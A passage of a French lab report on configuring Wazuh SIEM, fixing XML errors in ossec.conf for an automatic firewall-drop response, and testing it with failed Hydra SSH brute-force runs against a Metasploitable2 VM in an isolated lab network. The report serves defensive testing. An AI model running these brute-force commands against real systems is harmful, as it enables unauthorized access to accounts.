
La modification de ce fichier nécessitant un accès administrateur au serveur Wazuh Manager (192.168.56.108), une connexion SSH a été tentée depuis Kali Linux avec le compte root. Les identifiants utilisés initialement se sont révélés incorrects, le serveur renvoyant à plusieurs reprises l'erreur « Permission denied, please try again » (Figure 77).

A terminal window from a Kali Linux machine. The prompt is (kali@kali)-[~]. The user enters \$ ssh root@192.168.56.108. The terminal shows the SSH process: 'The authenticity of host '192.168.56.108 (192.168.56.108)' can't be established. ECDSA key fingerprint is SHA256:m+MjTnsziu6RKs/jeq6X4mMOqSuUjbpUyqutx50ZCTw. This key is not known by any other names. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '192.168.56.108' (ECDSA) to the list of known hosts. root@192.168.56.108's password: Permission denied, please try again. root@192.168.56.108's password: [redacted]'

Figure 77 — Échec d'authentification SSH vers le Wazuh Manager avec le compte root

Après plusieurs essais successifs avec différents mots de passe candidats, le serveur SSH a définitivement refusé la connexion avec l'erreur « Permission denied (publickey,gssapi-keyex,gssapi-with-mic,password) », indiquant qu'aucune des méthodes d'authentification proposées (mot de passe ou clé publique) n'a abouti (Figure 78). Cette situation illustre une conséquence positive, bien qu'inattendue à ce stade, du durcissement appliqué au chapitre 6 : la protection par défaut contre les

tentatives de connexion répétées rend également l'accès légitime plus délicat en cas de perte ou d'incertitude sur les identifiants.

A terminal window from a Kali Linux machine. The user runs the command 'ssh root@192.168.56.108'. The terminal shows the standard SSH warning about host fingerprint, which the user accepts by typing 'yes'. Then, the terminal prompts for a password three times, each time displaying 'Permission denied, please try again.' The final message is 'root@192.168.56.108: Permission denied (publickey,gssapi-keyex,gssapi-with-mic,password).' The prompt returns to the user's shell.

```
(kali@kali)~$ ssh root@192.168.56.108
The authenticity of host '192.168.56.108 (192.168.56.108)' can't be established.
ECDSA key fingerprint is SHA256:m+MjTNsziu6RKs/jeq6X4mMOqSuUjbPUyqutx50ZCTw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.108' (ECDSA) to the list of known hosts.
root@192.168.56.108's password:
Permission denied, please try again.
root@192.168.56.108's password:
Permission denied, please try again.
root@192.168.56.108's password:
root@192.168.56.108: Permission denied (publickey,gssapi-keyex,gssapi-with-mic,password).
(kali@kali)~$
```

Figure 78 — Échec définitif de l'authentification SSH, toutes les méthodes proposées étant refusées

10.16 Contournement par la console VirtualBox et limitation de privilèges

Afin de contourner l'indisponibilité de l'accès SSH, la console graphique de la machine virtuelle Wazuh a été utilisée directement depuis VirtualBox, permettant d'ouvrir une session locale sans authentification réseau. L'éditeur nano a ainsi pu être lancé sur le fichier ossec.conf ; toutefois, l'utilisateur connecté par défaut à la console ne dispose pas des privilèges suffisants pour modifier ce fichier, protégé par les permissions système : l'éditeur a renvoyé l'erreur « Path '/var/ossec/etc' : Permission denied » (Figure 79), empêchant toute sauvegarde de la configuration.




Figure 79 — Accès à ossec.conf via la console VirtualBox, mais refus d'écriture faute de privilèges suffisants

10.17 Confirmation de l'accès root et reprise des opérations

En parallèle de cette piste, une dernière vérification de la voie SSH a été effectuée avec le compte wazuh, confirmant le même refus (« Permission denied », Figure 80) et l'absence d'authentification par mot de passe activée par défaut sur l'image OVA de Wazuh utilisée pour le projet — l'examen du fichier /etc/ssh/sshd_config, ouvert depuis la console VirtualBox, a permis de localiser la directive PasswordAuthentication concernée (Figure 81). Plutôt que de poursuivre dans cette direction, un nouveau contrôle de la session déjà ouverte sur la console a permis de lever le doute sur les privilèges disponibles.

```
(kali㉿kali)-[~]
$ ssh wazuh@192.168.56.108
wazuh@192.168.56.108's password:
mi Permission denied, please try again.
wazuh@192.168.56.108's password:
gr Permission denied, please try again.
wazuh@192.168.56.108's password:
me wazuh@192.168.56.108: Permission denied (publickey,gssapi-keyex,gssapi-with-m
ic,password).
or
s (kali㉿kali)-[~]
$
```

Figure 80 — Nouvel échec d'authentification SSH par mot de passe sur le Wazuh Manager

```
# Set this to 'yes' to enable PAM authentication, account processing,
# and session processing. If this is enabled, PAM authentication will
# be allowed through the KbdInteractiveAuthentication and
# PasswordAuthentication. Depending on your PAM configuration,
# PAM authentication via KbdInteractiveAuthentication may bypass
# the setting of "PermitRootLogin without-password".
# If you just want the PAM account and session checks to run without
# PAM authentication, then enable this but set PasswordAuthentication
# and KbdInteractiveAuthentication to 'yes'.
# WARNING: 'UsePAM no' is not supported in Fedora and may cause several
# problems.
#UsePAM no

#AllowAgentForwarding yes
#AllowTcpForwarding yes
#GatewayPorts no
#X11Forwarding no
#X11DisplayOffset 10
#X11UseLocalhost yes
#PermitTTY yes
#PrintMotd yes
```

Figure 81 — Fichier /etc/ssh/sshd_config consulté via la console VirtualBox pour diagnostiquer la restriction d'authentification

La commande `whoami`, exécutée directement depuis cette session, a en effet confirmé qu'elle disposait déjà des droits root — contrairement à la session utilisée lors de la tentative précédente (Figure 79). Cet accès local a donc été retenu comme voie d'administration pour la suite des opérations, rendant superflue la résolution de l'accès SSH pour cette étape du projet.

10.18 Ajout du bloc Active Response dans `ossec.conf`

Le bloc de configuration Active Response a été inséré dans le fichier `/var/ossec/etc/ossec.conf`, immédiatement après le bloc `<remote>` existant définissant la réception syslog (Figure 82), conformément à la configuration prévue au chapitre précédent.

```

<remote>
<connection>syslog</connection>
<port>514</port>
<protocol>udp</protocol>
<allowed-ips>192.168.56.110</allowed-ips>
</remote>
<active-response>
<command>firewall-drop</command>
<location>local</location>
<rules_id>2501,2502</rules-id>
<timeout>600</timeout>
</active-response>

```

Figure 82 — Insertion du bloc Active Response à la suite du bloc de réception syslog dans `ossec.conf`

10.19 Échec du redémarrage du service et diagnostic outillé

Le redémarrage du service (`systemctl restart wazuh-manager`) a échoué avec le message « Job for wazuh-manager.service failed because the control process exited with error code » (Figure 83), sans précision immédiate de la cause. Une première tentative de diagnostic via l'outil `ossec-logtest` s'est heurtée à son absence sur le système (« No such file or directory », Figure 84), cet outil ayant été renommé `wazuh-logtest` dans les versions récentes de Wazuh et nécessitant une syntaxe d'appel différente de celle initialement utilisée.

```

[root@wazuh-server wazuh-user]# systemctl restart wazuh-manager
Job for wazuh-manager.service failed because the control process exited with error code.
See "systemctl status wazuh-manager.service" and "journalctl -xeu wazuh-manager.service" for details.
[root@wazuh-server wazuh-user]#

```

Figure 83 — Échec du redémarrage du service `wazuh-manager` après ajout du bloc Active Response

```

[root@wazuh-server wazuh-user]# /var/ossec/bin/ossec-logtest
bash: /var/ossec/bin/ossec-logtest: No such file or directory
[root@wazuh-server wazuh-user]#

```

Figure 84 — Absence de l'outil `ossec-logtest`, remplacé par `wazuh-logtest` dans la version installée

La consultation des journaux `systemd` via `journalctl -xeu wazuh-manager.service` a fourni un diagnostic précis : « ERROR: (1226): Error reading XML file 'etc/ossec.conf': (line 0). Configuration error. Exiting » (Figure 85), confirmant que le fichier de configuration contenait une erreur de structure XML plutôt qu'un problème de permissions ou de service.

```
[root@wazuh-server wazuh-user]# journalctl -xeu wazuh-manager.service | tail -30
Jun 20 13:50:29 wazuh-server env[27871]: Started wazuh-execd...
Jun 20 13:50:30 wazuh-server env[27871]: Started wazuh-analysisd...
Jun 20 13:50:32 wazuh-server env[27871]: Started wazuh-syscheckd...
Jun 20 13:50:34 wazuh-server env[27871]: Started wazuh-remoted...
Jun 20 13:50:36 wazuh-server env[27871]: Started wazuh-logcollector...
Jun 20 13:50:37 wazuh-server env[27871]: Started wazuh-monitord...
Jun 20 13:50:37 wazuh-server env[28213]: 2026/06/20 13:50:37 wazuh-modulesd:router: INFO: Loaded router module.
Jun 20 13:50:37 wazuh-server env[28213]: 2026/06/20 13:50:37 wazuh-modulesd:content_manager: INFO: Loaded content_manager module.
Jun 20 13:50:37 wazuh-server env[28213]: 2026/06/20 13:50:37 wazuh-modulesd:inventory-harvester: INFO: Loaded Inventory harvester module.
Jun 20 13:50:38 wazuh-server env[27871]: Started wazuh-modulesd...
Jun 20 13:50:40 wazuh-server env[27871]: Completed.
Jun 24 20:48:07 wazuh-server env[42033]: wazuh-clusterd not running...
Jun 24 20:48:08 wazuh-server env[42033]: Killing wazuh-modulesd...
Jun 24 20:48:08 wazuh-server env[42033]: Killing wazuh-monitord...
Jun 24 20:48:08 wazuh-server env[42033]: Killing wazuh-logcollector...
Jun 24 20:48:08 wazuh-server env[42033]: Killing wazuh-remoted...
Jun 24 20:48:08 wazuh-server env[42033]: Killing wazuh-syscheckd...
Jun 24 20:48:08 wazuh-server env[42033]: Killing wazuh-analysisd...
Jun 24 20:48:08 wazuh-server env[42033]: wazuh-maild not running...
Jun 24 20:48:08 wazuh-server env[42033]: Killing wazuh-execd...
Jun 24 20:48:08 wazuh-server env[42033]: Killing wazuh-db...
Jun 24 20:48:08 wazuh-server env[42033]: Killing wazuh-authd...
Jun 24 20:48:08 wazuh-server env[42033]: wazuh-agentlessd not running...
Jun 24 20:48:08 wazuh-server env[42033]: wazuh-integrator not running...
Jun 24 20:48:08 wazuh-server env[42033]: wazuh-dbd not running...
Jun 24 20:48:08 wazuh-server env[42033]: wazuh-csyslogd not running...
Jun 24 20:48:08 wazuh-server env[42033]: Killing wazuh-apid...
Jun 24 20:48:12 wazuh-server env[42033]: Wazuh v4.14.5 Stopped
Jun 24 20:48:18 wazuh-server env[42167]: 2026/06/24 20:48:18 wazuh-csyslogd: ERROR: (1226): Error reading XML file 'etc/ossec.conf': (line 0).
Jun 24 20:48:18 wazuh-server env[42146]: wazuh-csyslogd: Configuration error. Exiting
[root@wazuh-server wazuh-user]#
```

Figure 85 — Journal systemd révélant une erreur de lecture du fichier XML ossec.conf

10.20 Correction d'une balise de fermeture dupliquée

Une première relecture du fichier a permis d'identifier une duplication accidentelle de la balise de fermeture `</ossec_config>`, introduite lors d'une édition précédente : le fichier comportait deux occurrences de cette balise, la seconde empêchant le correcteur XML de considérer le document comme valide. La suppression de l'occurrence surnuméraire a permis d'obtenir un fichier ne comportant plus qu'une seule balise de fermeture, comme le confirme la relecture complète du fichier reproduite en Figure 86.

```

GNU nano 8.3 /var/ossec/etc/ossec.conf
</cluster>

<ossec_config>
  <localfile>
    <log_format>journald</log_format>
    <location>journald</location>
  </localfile>

  <localfile>
    <log_format>audit</log_format>
    <location>/var/log/audit/audit.log</location>
  </localfile>

  <localfile>
    <log_format>syslog</log_format>
    <location>/var/ossec/logs/active-responses.log</location>
  </localfile>
</remote>
<connection>syslog</connection>
<port>514</port>
<protocol>udp</protocol>
<allowed-ips>192.168.56.110</allowed-ips>
</remote>
<active-response>
<command>firewall-drop</command>
<location>local</location>
<rules_id>2501,2502</rules-id>
<timeout>600</timeout>
</active-response>
</ossec_config>

^G Help      ^O Write Out  ^F Where Is   ^K Cut        ^T Execute    ^C Location
^X Exit      ^R Read File  ^_ Replace    ^U Paste      ^J Justify    ^_ Go To Line

```

Figure 86 — Fichier ossec.conf après suppression de la balise de fermeture dupliquée

Cette correction n'a toutefois pas suffi : un nouveau redémarrage a échoué avec la même erreur générique, et l'examen des journaux a montré que l'erreur de lecture XML se reproduisait de manière identique à plusieurs jours d'intervalle (Figure 87), signe que la cause profonde n'avait pas encore été traitée.

```

[root@wazuh-server wazuh-user]# systemctl restart wazuh-manager
Job for wazuh-manager.service failed because the control process exited with error code.
See "systemctl status wazuh-manager.service" and "journalctl -xeu wazuh-manager.service" for details
.
[root@wazuh-server wazuh-user]# journalctl -xeu wazuh-manager.service | tail -10
Jun 24 20:48:08 wazuh-server env[42033]: wazuh-agentlessd not running...
Jun 24 20:48:08 wazuh-server env[42033]: wazuh-integratord not running...
Jun 24 20:48:08 wazuh-server env[42033]: wazuh-dbd not running...
Jun 24 20:48:08 wazuh-server env[42033]: wazuh-csyslogd not running...
Jun 24 20:48:08 wazuh-server env[42033]: Killing wazuh-apid...
Jun 24 20:48:12 wazuh-server env[42033]: Wazuh v4.14.5 Stopped
Jun 24 20:48:18 wazuh-server env[42167]: 2026/06/24 20:48:18 wazuh-csyslogd: ERROR: (1226): Error re
ading XML file 'etc/ossec.conf': (line 0).
Jun 24 20:48:18 wazuh-server env[42146]: wazuh-csyslogd: Configuration error. Exiting
Jul 04 11:33:54 wazuh-server env[42326]: 2026/07/04 11:33:54 wazuh-csyslogd: ERROR: (1226): Error re
ading XML file 'etc/ossec.conf': (line 0).
Jul 04 11:33:54 wazuh-server env[42306]: wazuh-csyslogd: Configuration error. Exiting
[root@wazuh-server wazuh-user]#

```

10.21 Diagnostic précis par validation XML (xmllint)

Une tentative d'utilisation de l'outil wazuh-logtest avec l'option -t, héritée de la syntaxe de l'ancien ossec-logtest, a échoué avec l'erreur « unrecognized arguments: -t » (Figure 88), confirmant que l'interface en ligne de commande de cet outil avait évolué et qu'il ne pouvait pas être utilisé directement pour valider la syntaxe du fichier de configuration.

```
adding XML file /etc/ossec.conf : (Time 0).
Jul 04 11:33:54 wazuh-server env[42306]: wazuh-csyslogd: Configuration error. Exiting
[root@wazuh-server wazuh-user]# /var/ossec/bin/wazuh-logtest -t 2>&1 | head -20
usage: wazuh_logtest.py [-h] [-V] [-d] [-U rule:alert:decoder] [-l location]
                        [-q] [-v]
wazuh_logtest.py: error: unrecognized arguments: -t
[root@wazuh-server wazuh-user]#
```

Figure 88 — Échec de wazuh-logtest avec la syntaxe héritée de l'ancien ossec-logtest

Le recours à xmllint --noout, un outil de validation XML générique indépendant de Wazuh, a permis d'obtenir un diagnostic précis et exploitable : une incohérence entre le nom de la balise ouvrante et celui de la balise fermante au sein du bloc rules_id, l'une des deux ayant été modifiée par inadvertance lors des multiples tentatives de correction successives (utilisation ponctuelle d'un trait d'union à la place d'un tiret bas, ou de la forme singulière rule_id à la place de la forme plurielle attendue rules_id). La dernière itération de ce diagnostic, reproduite en Figure 89, montre précisément la balise ouvrante <rules_id> correctement formée, mais une balise fermante </rules-id> utilisant un trait d'union au lieu du tiret bas requis par la syntaxe Wazuh — une erreur de frappe difficile à repérer visuellement mais bloquante pour l'analyseur XML.

```
[root@wazuh-server wazuh-user]# xmllint --noout /var/ossec/etc/ossec.conf
/var/ossec/etc/ossec.conf:341: parser error : Opening and ending tag mismatch: rules_id line 341 and
rules-id
<rules_id>2501,2502</rules-id>
^
/var/ossec/etc/ossec.conf:345: parser error : Premature end of data in tag ossec_config line 7
^
[root@wazuh-server wazuh-user]#
```

Figure 89 — Diagnostic xmllint final : incohérence entre la balise ouvrante <rules_id> et la balise fermante </rules-id>

10.22 Identification de la cause exacte : une seconde balise d'ouverture dupliquée

L'erreur XML persistait malgré la correction précédente : xmllint continuait de signaler « Premature end of data in tag ossec_config line 7 » (Figure 90), indiquant qu'une balise ouvrante <ossec_config> n'était toujours pas correctement refermée. L'inspection de la fin du fichier (lignes 338 à 345, englobant le bloc Active Response) n'a révélé aucune anomalie de structure locale — la cause se trouvait donc ailleurs dans le document.

```
[root@wazuh-server wazuh-user]# xmllint --noout /var/ossec/etc/ossec.conf
/var/ossec/etc/ossec.conf:345: parser error : Premature end of data in tag ossec_config line 7
^
[root@wazuh-server wazuh-user]#
```

Figure 90 — Persistance de l'erreur XML après la première correction, orientant la recherche vers une autre partie du fichier

L'examen du début du fichier (lignes 1 à 10) a confirmé une structure conforme, avec un unique bloc d'en-tête suivi de l'ouverture `<ossec_config>` à la ligne 7 (Figure 91). Une recherche exhaustive de toutes les occurrences de la chaîne « `ossec_config` » dans le fichier, via `grep -n`, a permis de localiser précisément l'anomalie : trois occurrences étaient présentes au lieu des deux attendues — une ouverture à la ligne 7, une seconde ouverture superflue à la ligne 317, et une unique fermeture à la ligne 344 (Figure 92). Cette seconde balise d'ouverture, introduite par inadvertance lors d'une édition antérieure du fichier, empêchait l'analyseur XML de refermer correctement le document.

```
</active-response>
<ossec_config>
[root@wazuh-server wazuh-user]# sed -n '1,10p' /var/ossec/etc/ossec.conf
<!--
Wazuh - Manager - Default configuration for amzn 2023
More info at: https://documentation.wazuh.com
Mailing list: https://groups.google.com/forum/#!forum/wazuh
-->

<ossec_config>
  <global>
    <jsonout_output>yes</jsonout_output>
    <alerts_log>yes</alerts_log>
[root@wazuh-server wazuh-user]#
```

Figure 91 — Vérification du début du fichier, confirmant une unique balise d'ouverture `<ossec_config>` à la ligne 7

```
</alerts_log>yes</alerts_log>
[root@wazuh-server wazuh-user]# grep -n "ossec_config" /var/ossec/etc/ossec.conf
7:<ossec_config>
317:<ossec_config>
344:</ossec_config>
[root@wazuh-server wazuh-user]#
```

Figure 92 — Recherche exhaustive révélant une balise d'ouverture surnuméraire à la ligne 317

10.23 Correction finale et validation du service Active Response

La ligne 317 a été supprimée directement en ligne de commande (`sed -i '317d'`), puis la validité du fichier a été revérifiée avec `xmllint --noout`, qui n'a cette fois renvoyé aucune erreur (Figure 93) : le fichier de configuration était enfin syntaxiquement valide.

```
<!-- /ossec_config -->
[root@wazuh-server wazuh-user]# sed -i '317d' /var/ossec/etc/ossec.conf
[root@wazuh-server wazuh-user]# xmllint --noout /var/ossec/etc/ossec.conf
[root@wazuh-server wazuh-user]# systemctl restart wazuh-manager
[root@wazuh-server wazuh-user]#
```

Figure 93 — Suppression de la balise surnuméraire et validation XML sans erreur

Le redémarrage du service (`systemctl restart wazuh-manager`) s'est déroulé sans erreur, et la commande `systemctl status wazuh-manager` a confirmé un état actif et stable (« `active (running)` »), avec l'ensemble des processus internes de Wazuh démarrés normalement (`wazuh-analysisd`, `wazuh-remoted`, `wazuh-syscheckd`, etc.), sans réapparition de l'erreur de lecture de configuration observée jusqu'alors (Figure 94). La configuration Active Response était désormais effectivement chargée par le manager.

```

[root@wazuh-server wazuh-user]# systemctl restart wazuh-manager
[root@wazuh-server wazuh-user]# systemctl status wazuh-manager
■ wazuh-manager.service - Wazuh manager
   Loaded: loaded (/usr/lib/systemd/system/wazuh-manager.service; enabled; preset: disabled)
   Active: active (running) since Sat 2026-07-04 11:58:28 UTC; 55s ago
   Process: 42417 ExecStart=/usr/bin/env /var/ossec/bin/wazuh-control start (code=exited, status=0)
   Tasks: 231 (limit: 5719)
   Memory: 262.2M
   CPU: 1min 19.778s
   CGroup: /system.slice/wazuh-manager.service
           └─42480 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
             42481 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
             42482 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
             42485 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
             42488 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
             42531 /var/ossec/bin/wazuh-authd
             42547 /var/ossec/bin/wazuh-db
             42582 /var/ossec/bin/wazuh-execd
             42601 /var/ossec/bin/wazuh-analysisd
             42611 /var/ossec/bin/wazuh-syscheckd
             42630 /var/ossec/bin/wazuh-remoted
             42631 /var/ossec/bin/wazuh-remoted
             42671 /var/ossec/bin/wazuh-logcollector
             42691 /var/ossec/bin/wazuh-monitord
             42713 /var/ossec/bin/wazuh-modulesd

Jul 04 11:58:20 wazuh-server env[42417]: Started wazuh-analysisd...
Jul 04 11:58:21 wazuh-server env[42417]: Started wazuh-syscheckd...
Jul 04 11:58:22 wazuh-server env[42417]: Started wazuh-remoted...
Jul 04 11:58:23 wazuh-server env[42417]: Started wazuh-logcollector...
Jul 04 11:58:24 wazuh-server env[42417]: Started wazuh-monitord...
Jul 04 11:58:25 wazuh-server env[42709]: 2026/07/04 11:58:24 wazuh-modulesd:router: INFO: Loaded ro
Jul 04 11:58:25 wazuh-server env[42709]: 2026/07/04 11:58:24 wazuh-modulesd:content_manager: INFO: >
Jul 04 11:58:25 wazuh-server env[42709]: 2026/07/04 11:58:24 wazuh-modulesd:inventory-harvester: IN
Jul 04 11:58:26 wazuh-server env[42417]: Started wazuh-modulesd...
Jul 04 11:58:28 wazuh-server env[42417]: Completed.
lines 1-34/34 (END)

```

Figure 94 — Service wazuh-manager actif et stable après correction complète du fichier de configuration

10.24 Tentative de validation fonctionnelle par une nouvelle attaque de brute force

Afin de vérifier le déclenchement effectif du blocage automatique, une nouvelle attaque de brute force SSH a été lancée depuis Kali avec Hydra, ciblant cette fois le compte root de Metasploitable2. La première tentative a échoué avec l'erreur « No route to host », la machine virtuelle Metasploitable2 n'étant alors pas démarrée. Après démarrage de la machine cible, une seconde tentative a échoué avec l'erreur de négociation SSH déjà documentée au chapitre 5.1 de ce rapport (« kex error : no match for method server host key algo »), Hydra ne parvenant toujours pas à négocier avec les algorithmes obsolètes du serveur SSH de Metasploitable2 (Figures 95 et 96).

```
(kali㉿kali)-[~]
$ hydra -l root -P /usr/share/wordlists/rockyou.txt 192.168.56.110 ssh -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-04 12:
05:09
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p
:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.56.110:22/
[ERROR] could not connect to ssh://192.168.56.110:22 - No route to host
^C
(kali㉿kali)-[~]
$
```

Figure 95 — Échec initial de la nouvelle tentative Hydra : machine cible non démarrée

```
(kali㉿kali)-[~]
$ hydra -l root -P /usr/share/wordlists/rockyou.txt 192.168.56.110 ssh -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-04 12:
06:41
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p
:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.56.110:22/
[ERROR] could not connect to ssh://192.168.56.110:22 - kex error : no match f
or method server host key algo: server [ssh-rsa,ssh-dss], client [rsa-sha2-51
2,rsa-sha2-256,ssh-ed25519,ecdsa-sha2-nistp521,ecdsa-sha2-nistp384,ecdsa-sha2
-nistp256,sk-ssh-ed25519@openssh.com,sk-ecdsa-sha2-nistp256@openssh.com]
```

Figure 96 — Reproduction de l'incompatibilité d'algorithmes SSH déjà rencontrée au chapitre 5.1, empêchant Hydra de tester le blocage automatique

Cette limitation étant déjà résolue au chapitre 5.1 par le recours à Medusa plutôt qu'à Hydra pour les attaques SSH contre Metasploitable2, une attaque de brute force FTP a été utilisée en substitution immédiate pour générer un trafic malveillant observable, le temps qu'une validation complète avec Medusa soit conduite. Le tableau de bord Wazuh, consulté avant cette attaque, affichait 3 alertes de sévérité moyenne et 16 de sévérité faible sur les dernières 24 heures (Figure 97). Après l'attaque FTP, ces compteurs sont passés à 4 alertes moyennes et 18 alertes faibles, confirmant la détection de l'activité par Wazuh ; le module Threat Hunting a permis d'examiner le détail de ces événements,

correspondant notamment à des changements de ports en écoute détectés par le module syscheck (règle 533, niveau 7, Figure 98).

